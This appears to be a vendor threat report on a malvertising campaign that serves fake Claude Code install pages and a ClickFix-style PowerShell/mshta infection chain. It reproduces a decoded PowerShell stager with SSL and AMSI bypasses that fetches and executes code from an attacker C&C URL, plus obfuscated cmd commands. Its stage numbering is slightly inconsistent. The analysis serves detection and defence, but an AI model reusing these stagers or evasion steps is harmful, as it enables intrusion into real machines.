
InstallFix and Claude Code: How Fake Install Pages Lead to Real Compromise

Cyber Threats
Targeting multiple industries worldwide, the InstallFix campaign uses fake Claude AI installer pages to trick users into running malware that collects system information, disables security features, achieves persistence, and connects to attacker-controlled C&C servers for additional payloads.


- The InstallFix campaign involves a social engineering attack that targets users searching for Anthropic’s Claude AI by distributing malware through fake installation pages promoted via Google Ads.
- Attackers leverage realistic, OS-specific installation instructions to trick users into running malicious PowerShell commands, which initiate a multi-stage infection chain involving mshta.exe, obfuscated scripts, and fileless payload delivery.
- The campaign’s infection chain includes advanced evasion techniques such as AMSI bypass, SSL certificate validation disabling, and victim-unique command-and-control URLs, complicating detection and remediation.
- Telemetry from TrendAI Vision One™ confirmed the creation of scheduled tasks for persistence and observed network traffic to attacker-controlled C&C servers.
- The campaign targets organizations across the Americas, Asia Pacific, Middle East, and Africa (AMEA), and Europe, including industries such as government, electronics, education, and food & beverage.
In an era where artificial intelligence tools have become indispensable to modern workflows, threat actors are exploiting this dependency with alarming sophistication. The InstallFix campaign — also known as the Fake Claude Installer threat — represents a dangerous evolution in social engineering, weaponizing trust in legitimate AI platforms to deliver state-linked espionage malware. This report examines how adversaries are impersonating Anthropic’s Claude AI assistant, leveraging its 290 million monthly users to distribute malware through meticulously crafted fake installation pages. As organizations rush to integrate AI capabilities, understanding these deceptive tactics is no longer optional, but critical to survival in today’s threat landscape.
As modern software installation often involves copying and running commands (for example, “curl-to-bash”), attackers take advantage of this behavior by creating fake but realistic installation pages. These pages trick users into executing malicious commands, leading to malware infections.
The threat is especially significant because it targets both developers and non-technical users who are increasingly using command-line tools, expanding the pool of potential victims.
We identified attacks against targets in the following countries and industries:
Regions
- Americas
- Asia Pacific, Middle East, and Africa (AMEA)
- Europe
Countries
- Malaysia
- Netherlands
- Thailand
- US
Industries
- Electronics
- Education
- Food and beverage
- Government

The fake install pages are distributed exclusively through Google Ads, specifically through sponsored search results that appear when users search for terms like “Claude Code” and “Claude Code install”. According to feedback from an MDR customer, a fraudulent landing page was visited by the user after clicking a sponsored link at the top of the search results; the user assumed the site was legitimate because it was promoted through Google Ads.

The fake website includes a malicious command that uses PowerShell and MSHTA to execute and install a counterfeit Claude application on Windows systems and MacOS systems, though the buttons on the fake website seem to not work. The malvertising URL is designed to mimic a Google Ads link structure. The parameters gar_source and gad_campaign resemble advertising tracking fields commonly associated with Google Ads.




Our telemetry from TrendAI Vision One™ showed that PowerShell on an endpoint invoked mshta.exe to download and execute a malicious payload (claude[.]msixbundle) from known malicious domain download-version[.]1-5-8[.]com.



The deobfuscated PowerShell code performs the following commands:
- Generates a unique ID for the victim machine – To check if this has been infected
- Disables SSL certificate validation – To trust any HTTPS certificate
- Decrypts/decodes hidden strings – Additional strings needed
- Attempts to tamper with internal .NET behavior – Likely security bypass
- Downloads a payload from a remote server – Another payload
- Executes it in memory – For defense evasion
A TrendAI Vision One™ detection filter, MSHTA Spawning Windows Shell, was triggered during the observed incident. It covers the critical stage where mshta.exe spawns a Windows shell process.
What the rule detects
The rule fires on TELEMETRY_PROCESS_CREATE events and covers two bilateral directions of the mshta.exe / shell process relationship:
- Mshta as parent: mshta.exe spawns any of: cmd.exe, powershell.exe, wscript.exe, cscript.exe, sh.exe, bash.exe, reg.exe, regsvr32.exe, or bitsadmin
- Mshta as child: cmd.exe, powershell.exe, wscript.exe, cscript.exe, sh.exe, bash.exe, reg.exe, regsvr32.exe, or bitsadmin spawns mshta.exe
Relevance to this campaign
In the InstallFix incident, the rule triggered mshta.exe (processFilePath) spawning cmd.exe (objectFilePath) as part of the VBScript COM launcher stage. TrendAI Apex One’s™ Malware Behavior Blocking acted on the detection with a Terminate action, killing the malicious PowerShell child process (policy: FLS.ISB.4886T).
Infection chain

Stage 1: Initial Access Google Ads Malvertisement (T1566.002 / T1583.008)
- Technique: Phishing via Google Ads sponsored results (T1566.002); Malvertisement (T1583.008)
- Delivery: Fake “Claude Code” install page served via paid Google search placement
- Lure: Realistic install page with OS-specific commands Windows and macOS variants present
Attackers purchased Google Ads placements to intercept users searching for Claude Code. The sponsored result leads to a fake landing page styled as a legitimate install guide. Using the ClickFix social engineering pattern, the page presents an OS-specific command and instructs the user to run it framing execution as a required installation step. On Windows, executing the command causes the browser or shell to invoke mshta.exe against the remote payload URL.
Stage 2: MSHTA Fetches and Executes ZIP/HTA Polyglot (T1218.005)
- Technique: System Binary Proxy Execution: Mshta (T1218.005)
- File: claude.msixbundle
- Host: download-version.1-5-8[.]com
- File structure: Valid ZIP archive with HTA payload appended at byte offset 882290 (ZIP/HTA polyglot)
The ClickFix command invokes mshta.exe with a remote URL pointing to claude.msixbundle. Despite its extension, the file is a ZIP/HTA polyglot — the archive contains real Microsoft Bing packages bearing valid Microsoft Marketplace signatures, lending it a convincing appearance of legitimacy. The first 882290 bytes VirusTotal identifies it as an Archive file with ‘PK’ magic bytes), while mshta.exe reads the HTA content appended at the end of the file. This dual-format structure allows the file to pass as a benign package while mshta.exe executes the appended malicious HTA directly.
Process chain observed in telemetry:
explorer.exe
powershell.exe (user ran ClickFix command from fake install page)
mshta.exe https[://]download-version[.]1-5-8[.]com/claude[.]msixbundle
Stage 3: HTA VBScript Executes Silently – COM Shell Launcher (T1559.001 / T1059.005)
- Technique: Component Object Model abuse via Shell.Application (T1559.001)
- Technique: VBScript execution embedded in HTA (T1059.005)
- Evasion: Window resized to 0x0 pixels no visible UI presented to the user
- COM Object: Shell.Application | GUID: 9BA05972-F51F-4DE8-95A4-F561CC55EBC4
The appended HTA executes VBScript silently inside mshta.exe. The script uses two named decoding functions to deobfuscate its payload before launching the next stage:
- DisplayEmailGnu() – hex-decodes obfuscated strings embedded in the HTA
- GetBiosDebian() – base64-decodes the cmd.exe command
- Shell.Application COM object (GUID: 9BA05972-F51F-4DE8-95A4-F561CC55EBC4) – executes the decoded command via ShellExecute
The decoded command launched by the HTA:
cmd.exe /v:on /c “set x=pow&&set y=ershell&&call %windir%\SysWOW64\WindowsPowerShell\v1.0\!x!!y! -E “
The DispHTMLWindow2.resizeTo(0,0) call ensures the MSHTA window remains invisible to the user throughout execution. AMSI telemetry confirmed the VBScript executed within the mshta.exe process context and captured the decoded COM call sequence.
Stage 4: cmd.exe Reconstructs PowerShell Encoded Stager Executes (T1027 / T1059.001)
- Technique: Obfuscated Files or Information variable splitting + encoded command (T1027)
- Technique: Command and Scripting Interpreter: PowerShell via SysWOW64 (T1059.001)
- Technique: Disable or Modify Tools – AMSI patched via WriteInt32 (T1562)
cmd.exe runs with delayed variable expansion (/v:on) and uses the variable-splitting trick (set x=pow && set y=ershell) to reconstruct the string ‘powershell’ at runtime, evading static command-line detection. It then invokes the 32-bit SysWOW64 PowerShell binary with a UTF-16LE base64-encoded payload via the -E flag.
The decoded PowerShell stager performs the following operations in sequence:
- Victim fingerprinting: Computes MD5(COMPUTERNAME + USERNAME), takes the first 16 hex characters in lowercase as a unique victim token ($nipple)
- SSL bypass: Sets [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
- AMSI bypass: RC4-decrypts AMSI bypass strings (via custom GlobalJson and TenantId cipher functions) using key BWJFEesMEqRvjQbm, then writes 0x41414141 to amsiContext via [Runtime.InteropServices.Marshal]::WriteInt32 blinding AMSI for the remainder of the session
- Fileless payload retrieval: Downloads Stage 4 from the victim-unique C&C URL and executes it in memory via Invoke-Expression (IEX)
# Decoded PowerShell stager logic (reconstructed from base64 telemetry)
# Step 1 Victim fingerprint
$nipple = (Get-FileHash -InputStream([IO.MemoryStream]::new(
[Text.Encoding]::UTF8.GetBytes($env:COMPUTERNAME + $env:USERNAME)
)) -Algorithm MD5).Hash.Substring(0,16).ToLower()
# Step 2 SSL bypass
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
# Step 3 AMSI patch (RC4 key: BWJFEesMEqRvjQbm)
# RC4 decrypts AMSI bypass strings -> writes 0x41414141 to amsiContext
[Runtime.InteropServices.Marshal]::WriteInt32(<amsiContext>, 0x41414141)
# Step 4 Fileless stage-4 fetch and execute
$Filter = (New-Object Net.WebClient).DownloadString(
“https://$nipple.oakenfjrod[.]ru/cloude-91267b64-989f-49b4-89b4-984e0154d4d1”
)
IEX $Filter
The victim-unique subdomain (16-character hex derived from machine identity) means each host contacts a distinct URL, complicating bulk network-level blocking and potentially enabling per-victim payload customization by the actor.
Stage 5: Final Payload Fileless Execution (Not Recovered)
- Source: https://[nipple].oakenfjrod[.]ru/cloude-91267b64-989f-49b4-89b4-984e0154d4d1
- SHA1: 811fbf0ff6b6acabe4b545e493ec0dd0178a0302 (file recovered from path; content execution not confirmed)
- SHA256: 2f04ba77bb841111036b979fc0dab7fcbae99749718ae1dd6fd348d4495b5f74
- Status: Not fully recovered – TrendAI Apex One™ terminated the process chain at Stage 3 before IEX completed
Claude.msixbundle.zip is the file downloaded from hxxps[://]download-version[.]1-5-8[.]com/claude[.]msixbundle. File analysis confirmed the presence of a valid file signature, with the file header beginning with the “PK” identifier. This indicates that the file is a ZIP-based archive format, consistent with compressed package structures commonly used to distribute software or payloads.



Based on the threat intelligence, this malware uses different file formats like mp3 to bypass security.

When checking the archive file, it was found that the file contains a single archive. This archive appears to hold a normal file.

The contents of the file appear to consist of normal file components. At this stage, nothing obviously malicious or unusual is observed in the extracted files, and they resemble a standard application.

The embedded HTML code was identified inside the ZIP file. This suggests that the file may be part of a multi-stage execution chain, where HTML is used as a container or delivery mechanism for additional payloads or scripts.

The ZIP file (Claude.msixbundle.zip) was found to include an embedded, obfuscated VBScript payload delivered through an HTML file. The script appears to be intentionally obfuscated, suggesting malicious intent and likely designed to evade detection or analysis.
